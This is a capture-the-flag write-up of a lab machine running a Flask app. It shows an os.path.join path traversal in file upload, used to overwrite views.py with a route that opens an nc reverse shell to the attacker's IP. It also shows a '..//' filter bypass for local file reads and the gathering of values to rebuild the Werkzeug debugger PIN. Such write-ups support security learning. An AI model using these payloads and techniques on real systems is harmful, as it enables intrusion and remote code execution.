python3
# views.py
file_name = get_file_name(f.filename)
file_path = os.path.join(os.getcwd(), "public", "uploads", file_name)
f.save(file_path)
The os.path.join gotcha in Python: if a component starts with /, it discards everything before it.
>>> os.path.join(os.getcwd(), "public", "uploads", 'test')
'/home/krmena/machines/opensource/content/app/app/public/uploads/test'
>>> os.path.join(os.getcwd(), "public", "uploads", '/test')
'/test'
>>> os.path.join(os.getcwd(), "public", "uploads", '/etc/passwd')
'/etc/passwd'

So if the uploaded filename starts with /, we write to an absolute path (with the web process's permissions). The target: overwrite views.py with a version that adds a /shell route running a reverse shell.

We prepare the malicious views.py with an @app.route('/shell'):
@app.route('/shell')
def cmd():
    return os.system('rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.16.6 443 >/tmp/f')
It is a literal copy of the original views.py with those three lines appended, so the application's other routes keep working:

Changing the filename means intercepting the request, so the browser is pointed at Burp with FoxyProxy and Intercept is turned on before touching the form:

The prepared views.py is picked in the upload dialog and Upload! is pressed:
The request is held in Burp, and there the filename is swapped for the absolute path /app/app/views.py:
Flask reloads the module (debug mode) and, on requesting /shell, fires the connection:
sudo nc -nlvp 443
curl http://10.10.11.164/shell
listening on [any] 443 ...
connect to [10.10.16.6] from (UNKNOWN) [10.10.11.164] 37633
/bin/sh: can't access tty; job control turned off
/app # whoami
root
/app # hostname
0a1890d96160
The shell lands as root, but it's the root of a Docker container (confirmed shortly). The hostname 0a1890d96160 (a 12-digit hex ID) is the tell-tale signature of a container.
The usual TTY upgrade does not work here, and that alone says a lot about where we are: the image is so minimal it ships neither script nor bash.
script /dev/null -c bash
which bash
/app # script /dev/null -c bash
/bin/sh: script: not found
/app # which bash
/app #
What it does have is Python, so the PTY comes up through pty.spawn over the available /bin/sh:
python3 -c 'import pty;pty.spawn("/bin/sh")'
# Ctrl+Z
stty raw -echo; fg
reset xterm
And tuning the terminal shows the same pattern: the SHELL exported is /bin/sh, not bash, because bash does not exist in the image.
export TERM=xterm SHELL=/bin/sh
stty rows 49 cols 236
/app # export TERM=xterm SHELL=/bin/sh
/app # stty rows 49 cols 236
/app #
Path 2 (alternative): Werkzeug debugger PIN via LFI

The /console gobuster found is Werkzeug's interactive debugger console, which shows up when Flask runs in debug mode. It is not open: it asks for a PIN.

Interactive Console
In this console you can execute Python expressions in the context of the application. The initial
namespace was created by the debugger automatically.

Console Locked
The console is locked and needs to be unlocked by entering the PIN. You can find the PIN printed out on
the standard output of your shell that runs the server.

PIN: [            ]  [ Confirm Pin ]
That PIN is printed on the server's standard output, which we cannot see. But it isn't random: Werkzeug derives it from a handful of system values, so with a file read it can be reconstructed.
The read comes out of the very code we already downloaded. The second route in views.py, /uploads/<path:path>, returns whatever file it is asked for, passing it through the same os.path.join:

@app.route('/uploads/<path:path>')
def send_report(path):
    path = get_file_name(path)
    return send_file(os.path.join(os.getcwd(), "public", "uploads", path))
The sanitisation is done by get_file_name, in app/app/utils.py, and that is where the flaw sits:

def get_file_name(unsafe_filename):
    return recursive_replace(unsafe_filename, "../", "")

def recursive_replace(search, replace_me, with_me):
    if replace_me not in search:
        return search
    return recursive_replace(search.replace(replace_me, with_me), replace_me, with_me)
recursive_replace strips ../ in a loop until none are left, so the usual tricks (....//) do not work. But it strips the exact string ../, and in ..//etc/passwd what sits before the double slash is .. followed by /, which after removing the first / leaves /etc/passwd intact. Combined with the earlier os.path.join (an absolute path discards the prefix), that is a full path traversal. The --path-as-is stops curl from normalising the path on its own:
curl 'http://10.10.11.164/uploads/..//etc/passwd' --path-as-is
FileNotFoundError: [Errno 2] No such file or directory: '/app/public/uploads/etc/passwd'
// Werkzeug Debugger
    var CONSOLE_MODE = false,
        EVALEX = true,
        EVALEX_TRUSTED = false,
        SECRET = "534BYAciSYtKhHS9xZrr";
...
root:x:0:0:root:/root:/bin/ash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
...

The LFI can now read any file, but we need to know which ones. The recipe is documented on HackTricks, the usual reference for this kind of methodology:
Searching werkzeug inside the wiki returns exactly the section we need:

80,443 - Pentesting Web Methodology » Werkzeug / Flask Debug » Werkzeug Console PIN Exploit [Book]
generated PIN matches the one expected by the Werkzeug console. tip If you are on an old version of
Werkzeug, try changing the hashing algorithm to md5 instead of sha1.
The page carries the PIN-generating script and, above all, the exact list of ingredients: the probably_public_bits (process user, module name, app class and app.py path) and the private_bits (the interface MAC in decimal and the machine-id):

probably_public_bits = [
    'web3_user',                                            # username
    'flask.app',                                            # modname
    'Flask',                                                # getattr(app, '__name__', ...)
    '/usr/local/lib/python3.5/dist-packages/flask/app.py'   # getattr(mod, '__file__', None)
]

private_bits = [
    '279275995014060',                    # str(uuid.getnode()), /sys/class/net/ens33/address
    'd4e6cb65d59544f3331ea0425dc555a1'    # get_machine_id(), /etc/machine-id
]
Before rebuilding it, the shortcut is worth ruling out: since we hold the whole repository, is the PIN written down anywhere? A recursive grep over .git returns a single match, and it sits inside a compressed binary object, where the word Pin shows up by chance among the bytes.
grep -ri 'PIN' .git
grep -ri 'PIN' .git --text
# grep -ri 'PIN' .git
grep: .git/objects/77/3ad95c56f8321eb4901736930024ec517a948a: binary file matches
The PIN is not in the repository: it is a value Werkzeug computes at every start, so it has to be computed the same way.
In other words: each of those six values comes from reading one specific file on the victim, and that is what the LFI is for. The probably_public_bits come from /proc/self/environ (the user) and from the error trace itself (the flask/app.py path); the private_bits, from /sys/class/net/eth0/address (the MAC, which has to be converted to decimal) and from the machine-id, which inside a container is not at /etc/machine-id but is built from /proc/sys/kernel/random/boot_id plus the /proc/self/cgroup line.
One of those values does not even need a file read: the flask/app.py path is handed over by the debugger's own error page. And triggering that error is as simple as hitting Upload! with no file selected:

Flask tries to save into the directory path and blows up, printing the full traceback with the exact path of the installed Flask:

IsADirectoryError: [Errno 21] Is a directory: '/app/public/uploads/'

